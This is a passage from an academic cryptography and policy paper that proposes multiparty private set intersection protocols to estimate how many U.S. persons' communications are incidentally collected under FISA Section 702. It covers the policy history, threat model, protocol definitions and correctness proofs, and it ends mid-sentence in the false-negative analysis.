[4] We focus on "downstream" collection via email providers for simplicity and because the IC has acknowledged that type of Section 702 surveillance. The estimation method that we propose generalizes to other types of surveillance, including "upstream" collection from telecommunications networks, so long as the IC possesses identifiers for individual senders and recipients.

[5] The IC element that sends the directive or the selector to the email provider might differ from the IC element seeking to collect Mallory's emails.

[6] Note that communications "identifiers" may not neatly map to participating persons. We discuss this conceptual distinction further in Section 3.




Figure 2: An example of Section 702 incidental collection. The target, Mallory, is neither in the U.S. nor a U.S. person. They send a message to Alice, who is located in the U.S. and a U.S. person. As a result, the IC incidentally collects on Alice.

After incidentally collecting communications, IC elements can query the data with U.S. person identifiers for both intelligence and law enforcement purposes [36].[7] These types of queries, referred to by the IC as "U.S. person queries" and by critics as "backdoor searches," have been a focal point for Section 702 reauthorization and reform. Opponents of Section 702 characterize these queries as an end-run around constitutional privacy protections. The FISC and other courts have consistently allowed U.S. person queries, and Congress has approved the practice—though it nearly instituted a warrant requirement for U.S. person queries in a 2018 reauthorization.

2.3 Estimating Incidental Collection


In response to the incidental collection controversy, legislators and civil society groups have urged the IC to quantitatively estimate the issue. Understanding the scale of incidental collection, they argue, is essential for evaluating whether to reauthorize Section 702, what reforms may be important, and the authority's Fourth Amendment "reasonableness."

Initial versions of the legislation that became Section 702, passed by the House and reported out of the Senate Judiciary Committee and the Senate Select Committee on Intelligence, would have required recurring estimates of incidental collection [3, 4]. The Bush administration took the position that estimates would be "impossible" [63], so Congress reduced the requirement to a nudge: if the IC established procedures for estimating incidental collection, it would have to provide the procedures and estimates to the FISC and Congress [2].

The earliest request for an estimate of incidental collection after Congress enacted Section 702 was in July 2011, when a pair of Senators sought context for an upcoming reauthorization [5]. The Director of National Intelligence (DNI) responded that an estimate would not be possible [6]. The Senators asked the IC Inspector General in mid-2012 [8] and a larger bipartisan group wrote to the DNI again several months after [7]. Both requests received similar responses [9, 10].

In 2014 the Privacy and Civil Liberties Oversight Board (PCLOB), an independent agency, issued a report on Section

[7] The Section 702 statute does not restrict query purposes. FISC-approved procedures generally require that a query be "reasonably likely to retrieve foreign intelligence information" or, for the FBI, "evidence of a crime" [64].



	mallory@email1.com		alice@email2.com	
Knowledge State	Location	Collection	Location	Collection
IC Element	🌐	🕵	?	🕵
Email Service 1	🌐	🕵	?	🕵
Email Service 2	?	?	🇺🇸	?

Figure 3: A more detailed example of Section 702 incidental collection, in which Mallory and Alice use different email services. The IC knows it has collected an email to alice@email2.com, but not the user's location. Alice's email service knows they are in the U.S., but not that they have been surveilled. We propose using MPC to privately compute statistics about incidental collection.

702 [67]. PCLOB noted that the amount of incidental collection was "one of the biggest open questions" about the authority. Because there was an "impasse" about how to estimate incidental collection, PCLOB recommended alternative transparency statistics that would offer "partial insight."

Civil society groups began their own campaign for an estimate of incidental collection in October 2015 [11]. The DNI's staff did not directly respond, instead offering a status update on related oversight recommendations [12, 14].

The bipartisan leadership of the House Judiciary Committee next took up the issue, requesting an estimate in April 2016 in advance of another Section 702 reauthorization [15]. This time, the DNI personally oversaw an interagency process to generate an estimate. Members sent a follow-up letter in December 2016 [16], the incoming DNI confirmed he would prioritize an estimate at a February 2017 Senate hearing [20], members sent another letter in April 2017 [18]—and then, to widespread surprise, the new DNI announced at a June 2017 hearing that there would be no estimate [21]. Generating an estimate would be "infeasible," he explained, because it would require manual identification of persons in the U.S. and U.S. persons—both a burden on intelligence analysts and an additional privacy intrusion. "[I]f someone out there knows how" to acceptably estimate incidental collection, the DNI noted, both he and the NSA Director would "welcome the advice." Legislators and civil society groups responded with outrage at the change in position [17], but the DNI reaffirmed the following month that an estimate was presently "impossible" and the effort to generate an estimate had concluded [19].

To this day, the IC has not generated an estimate of the scale of Section 702 incidental collection. Our goal in this work is to demonstrate a possible path forward, accepting the IC's public invitation to propose novel estimation methods.

3 Problem Formulation

We formulate the problem of estimating Section 702 incidental collection in two stages.[8] First, we explain our conceptual approach and its limitations. We propose combining collection data held by the IC and location data held by communications services. Second, we offer a formalization of the problem, including ideal functionalities and a threat model.

3.1 Conceptual Approach

The fundamental challenge for estimating Section 702 incidental collection is that the IC (intentionally) does not collect location or nationality data for individuals whose communications are incidentally collected. The foundation of our approach is a recognition that communications services, such as email providers and social media platforms, *do* possess relevant location data—and that data could be combined with IC data about communications collected under Section 702.[9]

Communications services maintain user location data for a range of routine business purposes, including providing service, marketing, business analytics, personalized content, legal compliance, and shareholder reporting. This location data can originate from a variety of sources, such as device sensors (e.g., GPS and Wi-Fi positioning), network connectivity (e.g., IP geolocation or cell site location), or account information (e.g., a mailing address or selected country). We make no assumptions about the type of location data or precision beyond country-level granularity.[10] Our approach requires only that a communications service possess a set of identifiers (e.g., email addresses, telephone numbers, or usernames) that it believes are used by persons located in the United States.

Figure 3 depicts a motivating example.[11] Suppose an intelligence agency targets Mallory for Section 702 email surveillance, incidentally collecting messages to and from Alice.

[8] We focus on Section 702 and incidental collection involving the U.S. because of the issue's sustained controversy. Our approach generalizes to other legal authorities, such as Executive Order 12333, and other countries.

[9] This work emphasizes online communications services as MPC participants, because these services likely possess high-quality country-level location data from direct relationships with users. Other entities that could map communications identifiers to countries, such as broadband providers, e-commerce platforms, and financial services, could also participate.

[10] Data quality can vary by location method, especially in IP geolocation. Section 9 discusses an extension to account for varying location confidence.

[11] Note that Figure 3 does not depict knowledge about U.S. person status or the mapping between persons and identifiers, which we discuss in Section 3.2.

Alice likely uses a popular email service, and that service knows that Alice accesses the service from the United States.

A simple information sharing arrangement between the IC and communications services would not be viable. The IC could not disclose identifiers affected by incidental collection, because that data would reveal classified intelligence sources and methods. Communications services could not disclose user locations, because that would breach user privacy and run afoul of ECPA—which generally forbids sharing customer records with a government agency absent legal process [1].

The IC could attempt to determine Alice's location or nationality through open-source investigation or commercial data (e.g., [57]).[12] Public information about Alice's email address may be unavailable, however, and acquired data may be questionable. As the IC has noted, this approach would also be burdensome for analysts and further intrude on privacy.

We propose using MPC to estimate Section 702 incidental collection without these privacy pitfalls. The IC would maintain secrecy for surveillance activities, and communications services would maintain confidentiality for user locations.

Our approach would generate two aggregate transparency statistics: 1) a count of identifiers that are affected by incidental collection and are used by a person in the U.S., and 2) a count of intercepted communications where a sending or receiving identifier is used by a person in the U.S. The IC could integrate these statistics into its annual surveillance transparency report, which already provides public counts for Section 702 orders, targets, and U.S. person queries [65].

We developed and scrutinized this approach through extensive unclassified consultation with intelligence professionals who had senior experience at the Office of the Director of National Intelligence, the National Security Agency, the Federal Bureau of Investigation, and the Central Intelligence Agency. We also benefited from the expertise of individuals with oversight experience at the Senate Select Committee on Intelligence, the House Permanent Select Committee on Intelligence, and the Privacy and Civil Liberties Oversight Board. We additionally received valuable input from civil liberties groups, privacy law scholars, and security researchers. We gratefully acknowledge these essential contributions, and we emphasize that the approach we propose in this work has not been endorsed by any component of the U.S. government.

3.2 Limitations

Before formalizing our proposal as an MPC problem, we note several important limitations to the conceptual direction.

- The approach that we propose would generate an estimate of incidental collection, not a definitive count. Communications services may possess incomplete or inaccurate data about identifiers or locations, and changing protocol participants may significantly change output. When presenting an estimate, explanation and context would be essential.
- As the IC's leadership has acknowledged the importance of estimating incidental collection, and because the IC already generates annual transparency statistics for Section 702, we assume that an aggregate estimate of incidental collection would not risk intelligence sources and methods. If releasing a figure would be problematic, the IC could add noise or provide an interval for the value. We discuss a differential privacy extension to our protocol in Section 9.
- Our proposal would estimate incidental collection on persons located in the U.S., but would not account for U.S. persons abroad. Online services generally do not hold nationality data, and we do not assume its availability. Legislators and civil society groups requesting estimates have noted that quantification based on location would be valuable [11, 14, 17], and the IC already uses location as a proxy for nationality in Section 702 querying procedures [65].
- We propose counting identifiers rather than persons. Mapping identifiers to persons is a challenge: a user may have multiple email addresses, for example, or multiple users may share an address. Calls for estimating incidental collection have also accepted this limitation [11, 14, 17], and IC transparency statistics for certain queries of Section 702 collection already count identifiers rather than persons [65].
- The estimated count of incidentally collected communications that we propose treats a communication to multiple recipients as equivalent to a communication to each recipient. This approach simplifies the MPC and enables quantifying the average amount of incidental collection per affected identifier (by dividing the two protocol outputs). To the extent this approach involves duplicate counting—a matter of perspective—we note that IC transparency statistics for certain Section 702 queries already include duplicates [65].
- PSI protocols can introduce probabilistic inaccuracies in computation. We describe how false negatives can occur in our MPSI and MPSIU-Sum constructions, and we empirically evaluate false negatives in MPSIU-Sum benchmarks.

3.3 Formalization

IC element $\mathcal{P}_0$ holds communications identifiers X_0 that were non-target senders or recipients of communications collected under Section 702.[13] $\mathcal{P}_0$ also holds integer values V that are counts of collected communications for identifiers in X_0. Communications services $\mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ hold sets $X_1, \ldots, X_{n-1}$ of identifiers they believe are used by persons located in the U.S.

$\mathcal{P}_0, \mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ run an MPSIU-Sum protocol with $\mathcal{P}_0$ as the delegate for output (Figure 4). At the conclusion of the protocol, $\mathcal{P}_0$ learns $|I|$ and $\sum_{x \in I} V[x]$ where $I = X_0 \bigcap (\bigcup_{i=1}^{n-1} X_i)$. $|I|$ is an estimated count of identifiers used by persons in the

[12] We do not evaluate these methods for estimating incidental collection, so we take no position on the complex accuracy, burden, and privacy tradeoffs.

[13] We assume that one IC element would coordinate protocol participation for the IC. Related formalizations could include multiple IC elements, an independent oversight entity as delegate, or no government component at all.

$\mathcal{F}_{\mathsf{MPSI}}$
Parties: $\mathcal{P}_0, \mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ with delegate $\mathcal{P}_0$.
Inputs: $X_i \subseteq \{0,1\}^*$ held by party $\mathcal{P}_i$.
Outputs: $\mathcal{P}_0$ receives $I = \bigcap_{i=0}^{n-1} X_i$. Others receive nothing.

$\mathcal{F}_{\mathsf{MPSIU\text{-}Sum}}$
Parties: $\mathcal{P}_0, \mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ with delegate $\mathcal{P}_0$.
Inputs: $X_i \subseteq \{0,1\}^*$ held by party $\mathcal{P}_i$ and associated values $V \subseteq \mathbb{F}_q$ held by the delegate.
Outputs: $\mathcal{P}_0$ receives $|I|$ and $\sum_{x \in I} V[x]$ where $I = X_0 \bigcap (\bigcup_{i=1}^{n-1} X_i)$. Other parties receive nothing.

Figure 4: Ideal functionalities for Multiparty Private Set Intersection ($\mathcal{F}_{\mathsf{MPSI}}$) and Multiparty Private Set Intersection with Union and Sum ($\mathcal{F}_{\mathsf{MPSIU\text{-}Sum}}$). Note that the $\mathcal{F}_{\mathsf{MPSIU\text{-}Sum}}$ definition includes both cardinality and sum outputs.

U.S. that were affected by incidental collection. $\sum_{x \in I} V[x]$ is an estimated count of communications to or from persons in the U.S. that were affected by incidental collection.

3.4 Threat Model

We aim to preserve confidentiality for both the IC and users, with malicious security against information disclosure.

Protecting Intelligence Sources and Methods. The communications services $\mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ do not learn new information about the identifiers in X_0 or counts in V, because those values reflect specific instances of Section 702 surveillance.

Protecting User Privacy. The IC element $\mathcal{P}_0$ does not learn new information about identifiers in $X_1, \ldots, X_{n-1}$, other than from protocol output, because those values reflect the locations of persons using identifiers. The services $\mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ do not learn new information about identifiers in $X_1, \ldots, X_{n-1}$.

The MPSI and MPSIU-Sum protocols that we present achieve these objectives, providing security against a malicious $\mathcal{P}_0$ or any colluding subset of $\mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$. We provide a simulation-based security proof for both protocols (Sections 5.3 and 6.3), and we offer an extension for malicious security against any proper subset of participants (Section 9). Our constructions also have the following security properties.

- The protocols do not prevent intentional false positives, false negatives, inaccurate set cardinality, or inaccurate sum computation, because MPC participants can generally cheat with input. Malicious participants could also manipulate the protocols to induce errors. Semi-honest participants with truthful input will not induce errors, other than a probabilistic risk of false negatives (Sections 5.2, 6.2, and 7). Surveillance transparency reports already depend on the IC and communications services for trustworthy counting, so this property is consistent with current practices.
- The protocols do not prevent a participant from intentionally revealing known information through an out-of-band or repurposed in-band channel, as is generally true of MPC. This property is also consistent with the status quo.
- The aggregate cardinality and sum output from MPSIU-Sum may reveal information about $X_1, \ldots, X_{n-1}$ to $\mathcal{P}_0$.[14] Adding random noise into the protocol can mitigate that risk and achieve differential privacy (Section 9).

4 Preliminaries

Before presenting our MPSI and MPSIU-Sum protocols, we describe data structure and cryptographic primitives that are foundational for the constructions. Our notation here and throughout the balance of the paper generally follows conventions for the Apple PSI protocol that we extend, so that readers can better compare the protocols and associated proofs [28].

Hashmap Generation. Our constructions use hashmaps that rely on a collision-resistant cryptographic hash function $H : \{0,1\}^* \to \{0,1\}^{l'}$. For a hashmap of size $m = 2^l$ with $l < l'$, the l-bit index of a string s is the unsigned integer representation of an l-bit prefix of $H(s)$. We denote this as $\mathsf{index}(s, l)$ and omit l when it is clear from context.

Elliptic Curves. All arithmetic over elliptic curves is performed on NIST P-256 [31], unless otherwise specified.

Hashing to Elliptic Curves. We use the `map_to_curve` functionality from the IETF Hashing to Elliptic Curves Internet-Draft, because the resulting hash function $H_E : \{0,1\}^* \to E$ can be modeled as a random oracle [40].

Diffie-Hellman Random Self-Reduction. In a group of order q with generator G where the DDH problem is hard, define an operation DH.Reduce for random scalars $\beta, \gamma \xleftarrow{\$} \mathbb{F}_q$.

$$\mathsf{DH.Reduce}(L, T, P) = (\beta \cdot T + \gamma \cdot G, \beta \cdot P + \gamma \cdot L)$$

Recall that (L, T, P) is a DH tuple if and only if $L = \alpha \cdot G$ and $P = \alpha \cdot T$ for some $\alpha \in \mathbb{F}_q$. Naor and Reingold show that DH.Reduce reduces DH tuples to DH tuples uniformly sampled in $E(\mathbb{F}_q)$ and non-DH tuples to random values uniformly sampled in $E(\mathbb{F}_q)$ [28, 60]. Suppose $(T', P') \leftarrow \mathsf{DH.Reduce}(L, T, P)$. If (L, T, P) is a DH tuple with $L = \alpha \cdot G$,

$$\begin{aligned} P' &= \beta \cdot P + \gamma \cdot L = \beta \cdot (\alpha \cdot T) + \gamma \cdot (\alpha \cdot G) \\ &= \alpha \cdot (\beta \cdot T + \gamma \cdot G) = \alpha \cdot T'. \end{aligned}$$

Otherwise, if (L, T, P) is a non-DH tuple, then T' and P' are uniformly random as they are linear combinations of

[14] A malicious $\mathcal{P}_0$ could exploit the property by encoding X_0 items into V values. That gambit would run afoul of information disclosure restrictions in ECPA [1], and regardless, the same noise mitigation would apply.

Key-Aggregation

Public Parameters: EC group $E(\mathbb{F}_q)$ with generator G.
Parties: $\mathcal{P}_0, \mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$.
Inputs: Party $\mathcal{P}_i$ holds $\mathsf{sk}_i \in \mathbb{F}_q$ for $0 \leq i \leq n-1$.
Outputs: Aggregated public key apk.

1. (All Parties) Compute $\mathsf{pk}_i \leftarrow \mathsf{sk}_i \cdot G$ and broadcasts pk_i to all other parties.
2. (All Parties) Compute $\mathsf{apk} \leftarrow \sum_{i=0}^{n-1} \mathsf{pk}_i$.

Figure 5: Sub-protocol Key-Aggregation is run at the start of MPSIU-Sum to compute an aggregated public key apk.

T and P with uniformly random coefficients β and γ [60]. Furthermore, if (L, T_1, P_1) and (L, T_2, P_2) are DH tuples, so is (L, T_1+T_2, P_1+P_2) as $P_1+P_2 = \alpha \cdot (T_1+T_2)$ with $L = \alpha \cdot G$. Similarly, the sum of a DH tuple and a non-DH tuple is a non-DH tuple, and the sum of a DH tuple and a random tuple is a random tuple. We use these DH tuple additive properties to extend the Apple PSI protocol to the multiparty setting [28].

Authenticated Encryption with Associated Data. Our constructions require an authenticated encryption with associated data (AEAD) scheme, which ensures both confidentiality and integrity of encrypted data. We denote a scheme with key space $\mathcal{K}_{\mathsf{AEAD}}$ as $(\mathsf{AEAD.Enc}, \mathsf{AEAD.Dec})$ and instantiate it with AES-GCM in our implementation. We derive AEAD keys from elliptic curve points as (KDF) using SHA256.

Distributed ElGamal Cryptosystem (DEG). The ElGamal cryptosystem is an asymmetric partially homomorphic encryption scheme. For semantic security, the ElGamal cryptosystem is initialized over a cyclic group in which the DDH problem is hard. We define the scheme in an elliptic curve group $E(\mathbb{F}_q)$, with generator G, for practical efficiency gains [39, 50]. A distributed version of the cryptosystem allows parties to jointly generate an aggregated public key apk such that data encrypted under apk can only be decrypted jointly by all parties. In particular, no single party (e.g., the delegate $\mathcal{P}_0$) can decrypt ciphertexts encrypted under apk.

DEG: Public Key Aggregation. Secret keys are integers in $\mathbb{F}_q$. The (ideal) aggregated secret key is the sum (modulo q) of individual secret keys generated by each party. The public key associated with a secret key sk is the elliptic curve point $\mathsf{sk} \cdot G$. It follows that the aggregated public key apk is simply the sum of individual public keys (see Figure 5). We denote the public key space as $\mathcal{K}_{\mathsf{EG}}$.

DEG: Partial Homomorphism. A message $m \in \mathbb{F}_q$ is represented by the elliptic curve point $m \cdot G$, which preserves additive homomorphism. The encryptions of messages m_1, m_2 under public key apk are $(r_1 \cdot G, r_1 \cdot \mathsf{apk} + m_1 \cdot G), (r_2 \cdot G, r_2 \cdot \mathsf{apk} + m_2 \cdot G)$ for $r_1, r_2 \xleftarrow{\$} \mathbb{F}_q$ respectively. It follows that

$$(r_1 \cdot G, r_1 \cdot \mathsf{apk} + m_1 \cdot G) + (r_2 \cdot G, r_2 \cdot \mathsf{apk} + m_2 \cdot G)$$

Joint-Decryption

Public Parameters: EC group $E(\mathbb{F}_q)$ with generator G, number of CRT moduli c, ciphertext space $\mathcal{C}$.
Parties: $\mathcal{P}_0, \mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ with delegate $\mathcal{P}_0$.
Inputs: Party $\mathcal{P}_i$ holds $\mathsf{sk}_i \in \mathbb{F}_q$ for $0 \leq i \leq n-1$ and ElGamal ciphertext $\mathsf{ct} = (C_1, C_2) \in \mathcal{C}$.
Outputs: Party $\mathcal{P}_0$ learns the plaintext encrypted in ct.

1. (All Parties) Compute
$$d_i \leftarrow \mathsf{sk}_i \cdot C_1$$
2. (Party $\mathcal{P}_i$ for $0 < i < n$) Send d_i to $\mathcal{P}_0$.
3. (Delegate $\mathcal{P}_0$) Computes
$$T \leftarrow C_2 - \sum_{i=0}^{n-1} d_i$$
And the discrete log of T (base G) using BSGS.

Figure 6: Sub-protocol Joint-Decryption is run at the end of MPSIU-Sum, allowing $\mathcal{P}_0$ to learn the computed sum.

$$= ((r_1+r_2) \cdot G, (r_1+r_2) \cdot \mathsf{apk} + (m_1+m_2) \cdot G).$$

DEG: Decryption. Notice that decryption in this scheme amounts to solving the Discrete Log Problem (DLP) over $E(\mathbb{F}_q)$. We use a precomputed table and the baby-step giant-step (BSGS) algorithm to find m given $m \cdot G$ [71, 72]. We discuss a Chinese Remainder Theorem-based version of the ElGamal cryptosystem which makes decryption tractable for large integer values in Supplementary Information [54]. Note that MPSIU-Sum (Figure 13) requires the decryption of only a *single* ElGamal ciphertext (Figure 6). Using 2 CRT moduli of at least 16 bits each and a small precomputed table (e.g., of size 2^{16}), the BSGS algorithm computes the discrete log m of $m \cdot G$ well under 500 ms for $m < 2^{32}$ on commodity hardware.

5 Multiparty Private Set Intersection (MPSI)

In this section, we construct an MPSI protocol as a step toward our MPSIU-Sum protocol. We begin by describing a variant of the Apple PSI protocol, which is based on the insight that DH random self-reduction can be used to both detect matches and protect associated data for a match [28]. We then generalize the protocol to the multiparty setting, yielding a practical MPSI protocol. We prove protocol correctness, analyze false negatives, and provide a simulation-based proof of security.

PSI. Assume that delegate $\mathcal{P}_0$ holds set X_0 and party $\mathcal{P}_1$ holds set X_1. $\mathcal{P}_0$ and $\mathcal{P}_1$ would like to jointly compute $X_0 \cap X_1$ and output to $\mathcal{P}_0$, without revealing other information.

Informally, our PSI construction tracks the Apple PSI protocol: $\mathcal{P}_0$ creates a table M of values in X_0 blinded with key α, $\mathcal{P}_1$ computes a DH random self-reduction for each value in X_1 with the corresponding value in M, $\mathcal{P}_1$ encrypts associated

PSI

Public Parameters: EC group $E(\mathbb{F}_q)$ with generator G, hash function $H_E : \{0,1\}^* \to E$, map size $m = 2^l$.
Parties: Delegate $\mathcal{P}_0$ and party $\mathcal{P}_1$.
Inputs: $\mathcal{P}_0$ holds set $X_0 \subset \{0,1\}^*$, $\mathcal{P}_1$ holds set $X_1 \subset \{0,1\}^*$.
Outputs: $\mathcal{P}_0$ receives $X_0 \cap X_1$, $\mathcal{P}_1$ receives nothing.

1. (Delegate $\mathcal{P}_0$) Generates $\mathsf{sk} \xleftarrow{\$} \mathcal{K}_{\mathsf{AEAD}}$ and $\alpha \xleftarrow{\$} \mathbb{F}_q$, and sets $L = \alpha \cdot G$. Initializes map M of size m. For every $w_j \in X_0$, sets $M_{\mathsf{index}(w_j)} \leftarrow \{\alpha \cdot H_E(w_j), \mathsf{Enc}(\mathsf{sk}, w_j)\}$. For every unmodified index $0 \le j < m$ in M, sets $M_j \leftarrow \{r_1 \cdot G, \mathsf{Enc}(\mathsf{sk}, r_2)\}$ for $r_1, r_2 \xleftarrow{\$} \mathbb{F}_q$. Sends M, L to $\mathcal{P}_1$.
2. (Party $\mathcal{P}_1$) Initializes map R of size m. For every $w \in X_1$, computes $j \leftarrow \mathsf{index}(w)$ and sets $R_j \leftarrow \mathsf{DH.Reduce}(L, H_E(w), M_{j,0})$. For every unmodified index $0 \le j < m$ in R, sets $R_j \leftarrow \{Q', S'\}$ for $Q', S' \xleftarrow{\$} E$. Initializes array B of size m. For $0 \le j < m$, sets $B_j \leftarrow \{R_{j,0}, \mathsf{AEAD.Enc}(\mathsf{KDF}(R_{j,1}), M_{j,1})\}$. Sends R to $\mathcal{P}_0$.
3. (Delegate $\mathcal{P}_0$) For $0 \le j < m$, computes $K_j \leftarrow \mathsf{KDF}(\alpha \cdot B_{j,0})$, $d_j \leftarrow \mathsf{AEAD.Dec}(K_j, B_{j,1})$ and the output $D \leftarrow \{d_j : d_j \neq \perp, 0 \le j < m\}$.

Figure 7: A formalization of the complete PSI protocol.

data with a symmetric key derived from the DH self-reduction, and finally $\mathcal{P}_0$ attempts decryption of the associated data. Our protocol differs in that $\mathcal{P}_0$ creates a hashmap instead of a Cuckoo table for multiparty coordination, $\mathcal{P}_0$ provides encrypted associated data to enable the sum in MPSIU-Sum, $\mathcal{P}_1$ generates a new hashmap R from every value in M to protect $|X_1|$ and for multiparty coordination, and $\mathcal{P}_1$ permutes the array B that it sends to $\mathcal{P}_0$ to protect individual matches in MPSIU-Sum. We formalize the PSI protocol in Figure 7.

For simplicity, assume no hashmap collisions (see Section 5.2). Assuming the DDH problem is hard over $E(\mathbb{F}_q)$, the discrete log problem is also hard over $E(\mathbb{F}_q)$, so M does not reveal anything about the elements of X_0 to a computationally-bounded $\mathcal{P}_1$. $\mathcal{P}_0$ can only decrypt elements from $\mathcal{P}_1$ that are in $X_0 \cap X_1$, such that $\mathcal{P}_0$ can recover the key derived from $\mathcal{P}_1$'s self-reduction, and does not learn other information about X_1.

PSI $\to$ MPSI. We generalize the PSI protocol to the multiparty setting by using the additive properties of DH tuples. $\mathcal{P}_0$ and $\mathcal{P}_1$ initialize the protocol as above. The parties $\mathcal{P}_2, \ldots, \mathcal{P}_{n-1}$ then sequentially pass parameter L, hashmap M, and hashmap R, updating R to incorporate each party $\mathcal{P}_i$'s set X_i. If a party has a set item for a hashmap index, it computes a DH self-reduction with M (as in PSI) and adds the computed value to the value already in R. If a party does does not have an item for an index, it sets a random value in R.

The conclusion of the protocol is the same as in PSI. The last party $\mathcal{P}_{n-1}$ constructs an array B, encrypting the associated data from $\mathcal{P}_0$ with keys derived from the values in R. $\mathcal{P}_{n-1}$ permutes B and sends it to $\mathcal{P}_0$. $\mathcal{P}_0$ completes the protocol, decrypting ciphertexts associated with DH tuples and yielding the intersection $\bigcap_{i=0}^{n-1} X_i$. We present an overview of the protocol in Figure 8 and the formal protocol in Figures 9, 10, 11, and 12. Section 9 discusses possible extensions.

5.1 Correctness

Theorem 1. *Assuming semi-honest participants, false positives are not possible in MPSI.*

Proof. Let $I = \bigcap_{i=0}^{n-1} X_i$ and suppose, on the contrary, that $x \notin I$ but $x \in D$ (in Delegate-Finish) with $\mathsf{index}(x) = j$. As $\mathcal{P}_0$ was able to decrypt $B_{j,1}$ using key $\alpha \cdot B_{j,0}$, it follows that $x \in X_0$ and $M_{j,0} = \alpha \cdot H_E(x)$. Before Blind-Encrypt, $(L, R_{j,0}, R_{j,1})$ must have formed a DH tuple as $B_{j,1}$ was encrypted using $R_{j,1} = \alpha \cdot B_{j,0} = \alpha \cdot R_{j,0}$. Since $x \notin I$, it follows that $x \notin X_i$ for some $i > 0$. There are two possibilities:

- $y \in X_i$ such that $y \neq x$ but $\mathsf{index}(y) = \mathsf{index}(x) = j$. $\mathcal{P}_i$ adds $\mathsf{DH.Reduce}(L, H_E(y), M_{j,0})$ to R_j. As $H_E(y) \neq H_E(x)$, $(L, H_E(y), M_{j,0})$ is not a DH tuple, R_j will be a random tuple due to the self-reduction property.
- There exists no $y \in X_i$ such that $\mathsf{index}(y) = j$. $\mathcal{P}_i$ explicitly sets R_j to a random tuple.

In either case, R_j is set to a random tuple by $\mathcal{P}_i$. Even if subsequent parties add DH tuples to this random tuple (if they have x in their sets), the result will not be a DH tuple, except with negligible probability. Therefore, $(L, R_{j,0}, R_{j,1})$ cannot be a DH tuple before Blind-Encrypt, yielding a contradiction. □

Theorem 2. *Assuming semi-honest participants, false negatives in MPSI are only caused by collisions in hashmap M.*

Proof. Let $I = \bigcap_{i=0}^{n-1} X_i$, $x \in I$ with $\mathsf{index}(x) = j$. A false negative implies that $\mathcal{P}_0$ was unable to decrypt $B_{j,1}$ with key $\alpha \cdot B_{j,0}$ in Delegate-Finish. It follows that $(L, R_{j,0}, R_{j,1})$ was not a DH tuple before Blind-Encrypt. As $x \in I$, no party explicitly set R_j to a random tuple. It follows that some party, say $\mathcal{P}_i$, added a non-DH tuple $(L, H_E(y), M_{j,0})$ to R_j during its turn. There are two possibilities:

- $x \neq y \implies H_E(y) \neq H_E(x)$ but $\mathsf{index}(y) = \mathsf{index}(x) = j$, which implies a collision in M.
- $x = y$ and $M_{j,0} \neq \alpha \cdot H_E(x)$, which is only possible if $\exists y' \in X_0$ such that $\mathsf{index}(y') = \mathsf{index}(x) = j$ and $M_{j,0} = \alpha \cdot H_E(y')$, which also implies a collision in M. □

5.2 False Negatives

Expected Number of Filled Slots. Assume a cryptographic hash function yields uniformly random indices. After w

